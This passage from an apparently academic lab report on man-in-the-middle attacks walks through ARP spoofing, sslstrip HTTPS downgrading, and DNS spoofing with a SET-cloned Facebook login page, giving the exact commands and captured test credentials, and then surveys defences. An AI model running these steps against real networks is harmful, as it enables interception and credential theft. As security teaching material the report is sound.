    Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, imag
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC
    Accept-Encoding: gzip, deflate\r\n
    Host: www.onedio.com\r\n
    Connection: Keep-Alive\r\n
  ▾ [truncated]Cookie: _ga=GA1.2.77361579.1521810889; _gid=GA1.2.1417471852.1521924137; __
      Cookie pair: _ga=GA1.2.77361579.1521810889
      Cookie pair: _gid=GA1.2.1417471852.1521924137
```

```
▸ Frame 625:
▸ Ethernet I
▸ Internet P
▸ Transmissi
▾ Hypertext
  ▸ GET / HT
```

```
0000  00 1c
0010  02 ba
0020  17 f7
0030  40 cf
0040  2f 31
0050  70 6c
0060  70 70
0070  65 2f
0080  69 6f
0090  61 67
00a0  6a 70
```

```
01a0  6c 61 74 65 0d 0a 48 6f  73 74 3a 20 77 77 77 2e   late..Ho st: www.
01b0  6f 6e 65 64 69 6f 2e 63  6f 6d 0d 0a 43 6f 6e 6e   onedio.c om..Conn
01c0  65 63 74 69 6f 6e 3a 20  4b 65 65 70 2d 41 6c 69   ection:  Keep-Ali
01d0  76 65 0d 0a 43 6f 6f 6b  69 65 3a 20 5f 67 61 3d   ve..Cook ie: _ga=
01e0  47 41 31 2e 32 2e 37 37  33 36 31 35 37 39 2e 31   GA1.2.77 361579.1
01f0  35 32 31 38 31 30 38 38  39 3b 20 5f 67 69 64 3d   52181088 9; _gid=
0200  47 41 31 2e 32 2e 31 34  31 37 34 37 31 38 35 32   GA1.2.14 17471852
0210  2e 31 35 32 31 39 32 34  31 33 37 3b 20 5f 5f 67   .1521924 137; __g
0220  66 70 5f 36 34 62 3d 57  4e 59 72 6e 4c 72 4e 74   fp_64b=W NYrnLrNt
0230  53 65 4f 73 55 66 55 4e  49 6a 63 6c 41 67 6c 31   SeOsUfUN IjclAgl1
0240  49 51 44 4a 43 47 55 4e  6f 62 64 75 69 30 4f 46   IQDJCGUN obdui0OF
0250  47 62 2e 71 37 3b 20 5f  79 6d 5f 75 69 64 3d 31   Gb.q7; _ ym_uid=1
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reser

C:\Users\serhat>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : home
   IPv6 Address. . . . . . . . . . . : fdf0:c850:8142:d00:
   Temporary IPv6 Address. . . . . . : fdf0:c850:8142:d00:
   Link-local IPv6 Address . . . . . : fe80::ec42:b75a:3dc
   IPv4 Address. . . . . . . . . . . : 192.168.1.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Figure 11. Wireshark Screen from Kali

4.2. Part-2: Man In The Middle Attack For SSL Traffic

SSL (Secure Sockets Layer) is the standard security technology to use secured connection between a browsers a web server. This connection protects the all data traffic remain private and integral. SSL is an industry standard and is used by millions of websites for protection of their online transactions with their customers.

In the secure connection (SLL) it is used the port 443 and normal internet connection use the port 80 (in port 80 all the network traffic connection is the clear text, there is no encryption). When victim computer tries to connect mail web server (all popular site use the https), attacker which is in the middle, provide the connection




Figure 12. SSL Attack with MITM

http instead of https. Thus, attacker can get the all information in the clear data connection http and also provide internet connection to victim computer.

192.168.1.2 >> Victim Computer (Windows 7)

192.168.1.1 >> Gateway Address

192.168.1.3 >> Attacker Computer (Kali Linux)

Step-1, Attacker should open the ip forward in the computer.

```
# echo “1” > /proc/sys/net/ipv4/ip_forward
```

Step-2, Modify the IP table. Iptables take traffic inbound to our Kali Linux machine, on which the destination is port 80 and redirects traffic to the port 8080, which is listening through the use of SSLSTRIP.

```
# iptables –t nat –A PREROUTING –p tcp –dport –dport 80 –j REDIRECT –to-port 8080
```

Step-3, Attacker should start the sslstrip tool in Kali for sniffing the connection. (location=/user/share/sslstrip)


```
# python sslstrip.py -l 8080 -w /root/Masaustu/ssllog.log
```

Step-4, Attarcker should start the arpspoof tool to get into middle in the connection.

```
# arpspoof –i eth0 –t 192.168.1.2 –r 192.168.1.1
```

In that point, ssltrip tool sniffing the connection between victim computer to web server. (Yeahhub Corporation, 2017)


Step-1



```
root@idea:/# echo '1' >> /proc/sys/net/ipv4/ip_forward
root@idea:/# cat /proc/sys/net/ipv4/ip_forward
1
```

Figure 13. Command of opening ip forwarding property


Step-2



```
root@idea:/usr/share/sslstrip# iptables -t nat -A PREROUTING -p tcp --destination-
port 80 -j REDIRECT --to-port 8080
```

Figure 14. Changing Ip tables command in the terminal


Step-3



```
root@idea:/usr/share/sslstrip# python sslstrip.py -l 8080 -w /root/Masaüstü/ssllog.log

sslstrip 0.9 by Moxie Marlinspike running...
Unhandled Error
Traceback (most recent call last):
  File "sslstrip.py", line 105, in main
    reactor.run()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1194, in run
    self.mainLoop()
  File "/usr/lib/python2.7/dist-packages/twisted/internet/base.py", line 1206, in mainLoop
    self.doIteration(t)
  File "/usr/lib/python2.7/dist-packages/twisted/internet/epollreactor.py", line 396, in doPoll
    log.callWithLogger(selectable, _drdw, selectable, fd, event)
--- <exception caught here> ---
  File "/usr/lib/python2.7/dist-packages/twisted/python/log.py", line 101, in callWithLogger
    return callWithContext({"system": lp}, func, *args, **kw)
```

Figure 15. Sslstrip command in the terminal


Step-4



```
root@idea:/# arpspoof -i eth0 -t 192.168.1.2 -r 192.168.1.1
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.1 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a f0:c8:50:81:42:d 0806 42: arp reply 192.168.1.2 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.1 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a f0:c8:50:81:42:d 0806 42: arp reply 192.168.1.2 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.1 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a f0:c8:50:81:42:d 0806 42: arp reply 192.168.1.2 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.1 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a f0:c8:50:81:42:d 0806 42: arp reply 192.168.1.2 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a 0:1c:42:81:fd:8 0806 42: arp reply 192.168.1.1 is-at 0:1c:42:61:4f:6a
0:1c:42:61:4f:6a f0:c8:50:81:42:d 0806 42: arp reply 192.168.1.2 is-at 0:1c:42:61:4f:6a
```

Figure 16. Arpspoof command in the terminal

Finally, attacker can see the password in the log file.




```
root@idea:~/Masaüstü# cat ssllog.log | grep pass
i13=0&login=cyber@hotmail.com&loginfmt=cyber@hotmail.com&type=1
it=&passwd=testpassword&ps=2&psRNGCDefaultType=&psRNGCEntropy=&
BmTRufnCaWKGd%21eEtNW58eaExAWyDI7VRzpcmCguOy7*agPjmjSjWwBsOJJM4
21NMhmX%21gr%21gxFHoQjLzOntv9sH9l4K4ryP0Qq*xYgLhbaWUxWYEG9wUEUf
7e4Z49%210fG2vEnYF385yDSDsG4s%24&PPSX=PassportR&NewUser=1&Found
&i2=1&i17=0&i18=__ConvergedLoginPaginatedStrings%7C1%2C__Conver
```

Figure 17. Ssl log file from the Kali

Username: cyber@hotmail.com

Password: testpassword

In this attack, attackers can see the attack on your browser. Because, SSLTRIP downgrade the Https to Http on the victim computer. As is shown in Figure 18, victim computer web browser connection is Http.



http://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1522398096&rver=6.7.6640.0&wp=MBI_SSL&wreply=https%3a%2f%2fou

Figure 18. Http connection (instead of Https) in sslstrip attack

4.3. Part-3: MITM Attack for DNS Spoofing




Figure 19. Dns attack with MITM


Domain Name System (DNS) is the protocol of web address resolution to ip address. DNS servers used to convert web address such as ‘www.facebook.com’ into the IP address like ‘35.13.67.23’. Web address names are very easy to use instead of IP address number. Otherwise, people need to remember every web address ip number.

Man in the middle methodology which is mentioned previous part, can be used with dns protocol for spoofing victim connection. Attacker can get in to middle connection between victims computer to web address. Then, victim computer tries to connect web address, attacker can get this request and give the fake web page (clone web page) response to the victim computer with changing DNS record in the connection.

DNSSPOOFING method provides the Http connection instead of Https like as MITM for SSLSTRIP attack. So, attacker can see all information flow in clear text format from WIRESHARK program.

192.168.1.2	>>	Victim Computer (Windows 7)
192.168.1.1	>>	Gateway Address
192.168.1.11	>>	Attacker Computer (Kali Linux)

Step-1, Attacker need to clone target web page. “SET” tool in Kali provide the cloning website and setting up site on the Apache server in attacker computer. Below picture shows the setting clone web page in the attacker computer. (Ramadhan, 2018)



```
  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

```
  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) SMS Spoofing Attack Vector
 11) Third Party Modules

 99) Return back to the main menu.

set> 2
```

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu

set:webattack>3
```

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
```


```
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

Figure 20. Set tool settings to clone web page

Step-2, After implementation of "SET" tool, attacker needs to get into connection between webpage to victim computer. So, attacker gets into middle with using ARPSPOOF tool. Thus, all requests of victim computer go over the attacker computer and attacker can give fake responses with the fake web page.

# arpspoof –t 192.168.1.12 –t 192.168.1.1

Step-3, Attacker need to use the DNSSPOOF tool in Kali. Before using DNSSPOOF tool, dns.txt document should be created on the attacker computer.




```
192.168.1.11 www.facebook.com
192.168.1.1    *.facebook.com
```

Figure 21. Ip – Web address Dns Setting for dnsspoof tool

Document provides the fake domain name (web address) to IP address resolution for victim computer. DNSSPOOF tool use the information of document and redirect the victim request to the attacker local fake web page. (Rangwala, 2015)


# dnsspoof –I eth0 –f /root/Desktop/dns.txt



```
root@kali:~/Desktop# dnsspoof -i eth0 -f dns.txt
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.11]
192.168.1.12.57604 > 192.168.1.1.53:  29211+ A? www.facebook.com
192.168.1.12.57604 > 192.168.1.1.53:  29211+ A? www.facebook.com
192.168.1.12.50226 > 192.168.1.1.53:  6051+ A? login.facebook.com
192.168.1.12.50226 > 192.168.1.1.53:  6051+ A? login.facebook.com
```

Figure 22. Dnsspoof command in the terminal

At the end, victims' password and email are entered in the attacker computer. All information can be seen on the set tool kali in attacker computer.



```
('Array\n',)
('(\n',)
('    [lsd] => AVorR3QO\n',)
('    [display] => \n',)
('    [enable_profile_selector] => \n',)
('    [isprivate] => \n',)
('    [legacy_return] => 0\n',)
('    [profile_selector_ids] => \n',)
('    [return_session] => \n',)
('    [skip_api_login] => \n',)
('    [signed_next] => \n',)
('    [trynum] => 1\n',)
('    [timezone] => \n',)
('    [lgndim] => \n',)
('    [lgnrnd] => 125536_RQiV\n',)
('    [lgnjs] => n\n',)
('    [email] => test@testma\xc4\xb1l.com\n',)
('    [pass] => testpasswd\n',)
('    [login] => 1\n',)
('    [prefill_contact_point] => \n',)
('    [prefill_source] => \n',)
('    [prefill_type] => \n',)
('    [first_prefill_source] => \n',)
('    [first_prefill_type] => \n',)
('    [had_cp_prefilled] => false\n',)
('    [had_password_prefilled] => false\n',)
(')\n',)
```

Figure 23. Outputs of the Set tool in Kali

email = test@testmail.com

password = testpasswd

5. MITM Preventions

There are many defense mechanizms against man in the middle attacks. The most important middle man attacks are attack by SSL, attack by DNS and ARP poisoning. The methods against this attack are mentioned below.

5.1. Attacks That Reveal the Weaknesses of SSL and Precautions Taken With TLS

TLS An abbreviation of the initials of Transport Layer Security (TLS) words. TLS is a continuation of the SSL protocol and is a security protocol developed by the Internet Engineering Task Force (IETF) on the basis of SSL. It allows the data to be sent and received on the network, encrypted during data communication. STARTTLS is a TLS-developed solution for connection protocols that updates as an encrypted connection instead of using a different port for the security of pure text messages. When using SMTP, TLS starts with an unsecured server connection and continues with a STARTTLS command. It then switches to the secure connection during data transfer.

The standard algorithm is aimed at ensuring that the information to be transmitted and received is absolutely correct and can be resolved and decrypted automatically by the correct recipient before the information is sent. Verification is done on both sides to protect the integrity and confidentiality of the process and information. In order to work with the SSL / TLS function, a server-side key and a certificate to work on the client side are needed. The features are;

Provides security and privacy for encrypting and decrypting messages (Symmetric Keying).

The sender of the message and the message guarantees that the domain is the right place (Public / Private Key).

It confirms the date and time of documents transmitted (with Hashing technique).

Makes it easy to create document archives (with compression techniques).

If we take HTTPS again, we can define HTTP traffic as being transmitted over the channel provided by the SSL protocol. This channel can be created with encryption and authentication options, or both, but there is no requirement for both encryption and verification of the identity of the other party. In the OSI layer, a stack of protocols located at the SSL "Presentation" layer is located between the "Application" layer of HTTP and the "Transport" layer of the actual data communication between the TCP protocol.

1.1.1.SSL 3.0 And Poodle Attack (2014)

The measure taken with TLS against this attack is the TLS_FALLBACK_SCSV attachment, which prevents intercepting attackers from downgrading the protocol. According to this, the client informs the server about the downgrade. The client informs the server that the session has attempted to connect to the server with a higher version protocol but the session has been disconnected before the handshake is complete. In this case, the server will stop the connection if it can suggest a higher version than the version reported by the client. This will prevent attackers from lowering the encryption protocol to a lower level.

1.1.2.Freak Attack (2014)

According to the information on the Entrust site, the cyber-security researcher emphasizes that more than one agent must be brought together so that Ivan Ristic FREAK can be very effective in practice; these are listed as finding a server that provides a weak export encryption algorithm and using the same key for a long time, breaking a key, finding a weak client, and performing an interception attack. Interception (MITM) attack is an attack that is easy to implement but otherwise difficult to implement in a local network or wireless WiFi network.

As a precaution against this attack, server-side solutions are more effective. Servers should not provide support for low-security encryption algorithms. (Hekim, 2015)

1.1.1.Beast Attack (2011)

At the BEAST abort, an initial vector (IV) value used in the Password Block Chain (CBC) mode is exploited. The IV value used for a packet sent here on the network is the last encrypted message block of the previous packet. This allows an attacker who is watching encrypted traffic to detect the IV value used for session-cookie information. The attacker tries to guess the cipher text that it wants to decrypt and the explicit value that contains the sensitive value (eg cookie info) it wants to reach using the two values after getting the IV value, the previous encrypted text block. The attacker can XOR with the IV if the clear text can be guessed and check if it is the same as the associated ciphertext. If it is the same, the attacker gets the clear text. It will be difficult to predict such a random value, so the method of solving the open letter is used in this attack. In order to be able to do this, the attacker must be in the same network as the victim and perform the intervention. It must also be able to modify the traffic to check whether the offending matches or not, which requires sending many request packages. The attacker can only guess one block each time.

This vulnerability has been solved by using a new IV (explicit IVs) for each block in TLS 1.1 and 1.2. Also, by sending an empty packet before each packet transmission, the state change of the CBC mode is provided so that a new IV is given to the message, making it difficult for the attacker to guess.

1.1.1. Exploits of SSL Rc4

This attack is the best result with the first decay of the RC4 output. For this reason, the reduction of the first output bytes of the RC4 sliding key is considered among the TLS solutions to be implemented against this weakness, but it is emphasized that it is difficult to apply it to all servers and clients in a harmonious way. For this reason, specialists emphasize the need to avoid using RC4 in TLS to prevent abuse. (Hekim, 2015)

1.1.2. Heartbleed Attack (2014)

The OpenSSL patch for this weakness has a job that drops the HeartbeatRequest message if the payload length field is larger than the data length. Prevention of this weakness is easy, but the potential risk that weakness can cause can cause great damages, because the attacker is able to read private memory containing sensitive information.

5.2. DNS Alteration and Injury in MITM

5.2.1. DNS Caching

Caching devices that are to be used for queries of the same type can cache to minimize the impact of DNS servers with intensive attacks.

5.2.2. DFAS

We can say that blocking DDoS attacks over TCP is relatively easy. The main reason for this is that when attacking over TCP, the attacker is able to understand whether the attacker is attacking the real IP address or the fake address (if the simple logic 3 handshake is done, IP is real). Blocking DDoS attacks (UDP flood, DNS flood, etc.) over UDP is difficult because there is no definitive way to tell if the attacking IP addresses are real. Attacks using UDP typically use a behavioral blocking method, such as accepting the second package block (DfAs). DFAS Method Based on TCP or UDP for the first incoming packet If the same packet comes back, answer the packet appropriately and start to log on to the corresponding IP address or wait for the first packet to return an incorrect reply (sequence number is incorrect SYN-ACK) Then, the DDoS blocking system returns an incorrect response to the TCP request sent by the client and the RST packet is expected from the opposite side. After the RST packet is received, the packet is determined by determining that the IP address is authentic. The DFAS method is performed for the first packets at the time of attack (Sultana, 2018).

5.2.3. Rate Limiting

With the speed limit method, it is aimed to block the IP address performing the attack in case of attacks using UDP / DNS with ip addresses. Since the correctness of the source IP addresses can't be confirmed, it is difficult to prevent UDP attacks using this method. Using this method, the desired IP address can be blocked. (Sultana, Chilamkurti, Peng, & Alhadad, 2018)

5.3. Arp Spoofing Prevention

5.3.1. Encryption with Virtual Private Networks

If the traffic on the network is encrypted, it will not work because the packets can't be read even if they are captured. One way to encrypt data and prevent ARP spoofing from happening can be used Virtual Private Networks (VPNs). VPN use will block ARP attacks to a large extent.

5.3.2. Use a Static ARP

Static filling of the ARP table will prevent this attack because it will not need the ARP announcements, but the applicability is low for large networks. If you have two servers that are in constant communication with each other that you use in the environment, statically setting an ARP entry can help to add an extra layer of protection against any attack in your ARP cache.

5.3.3. Getting a Detection Tool

Even with standard applications, it is not easy to detect ARP attacks even if you have high ARP knowledge. Client can observe the system using IDS (Intrusion Detection System) or ARP Watcher on the internal network. For example, using open source tools such as Arpon and Arpalert, the ARP protocol works reliably (Sultana, 2018).

ARP security or Dynamic ARP Inspection features can be activated to prevent attacks by products that are sold by network companies.

6.3.4. Set Up Packet Filtering

In some ARP attacks, ARP packets containing the attacker's MAC address and the victim's IP address are sent over the LAN. Filtering these incoming packages can ensure that these poisoned packages can be accessed without any targeted harm. In addition, splitting the network into smaller VLANs and abstracting authorized users from the outside reduces the surface of the ARP poisoning attack.

6. Conclusion

Layer 2 attacks do not interfere with firewall or attack detection systems because of LAN (Local Area Networks). In general, attack detection or blocking systems are used to detect or prevent attacks from the external network that may come into the internal network. Since these systems are designed for the security of the third layer and above layers, an attacker on an internal network does not have the ability to detect or prevent attacks on the internal network's switchers. All OSI layers need to be secured to ensure network security. Failure to handle top layer security and handling second layer security indicates that network security is not complete. Attacks on the first layer are also important. For example, Although all security measures are provided in the network, if the servers and other devices in the network are not connected to an uninterruptible power supply or generator, the second layer and above security measures will not work in the event of a power failure. Or, if the power switch is located where everyone will reach, and not taking 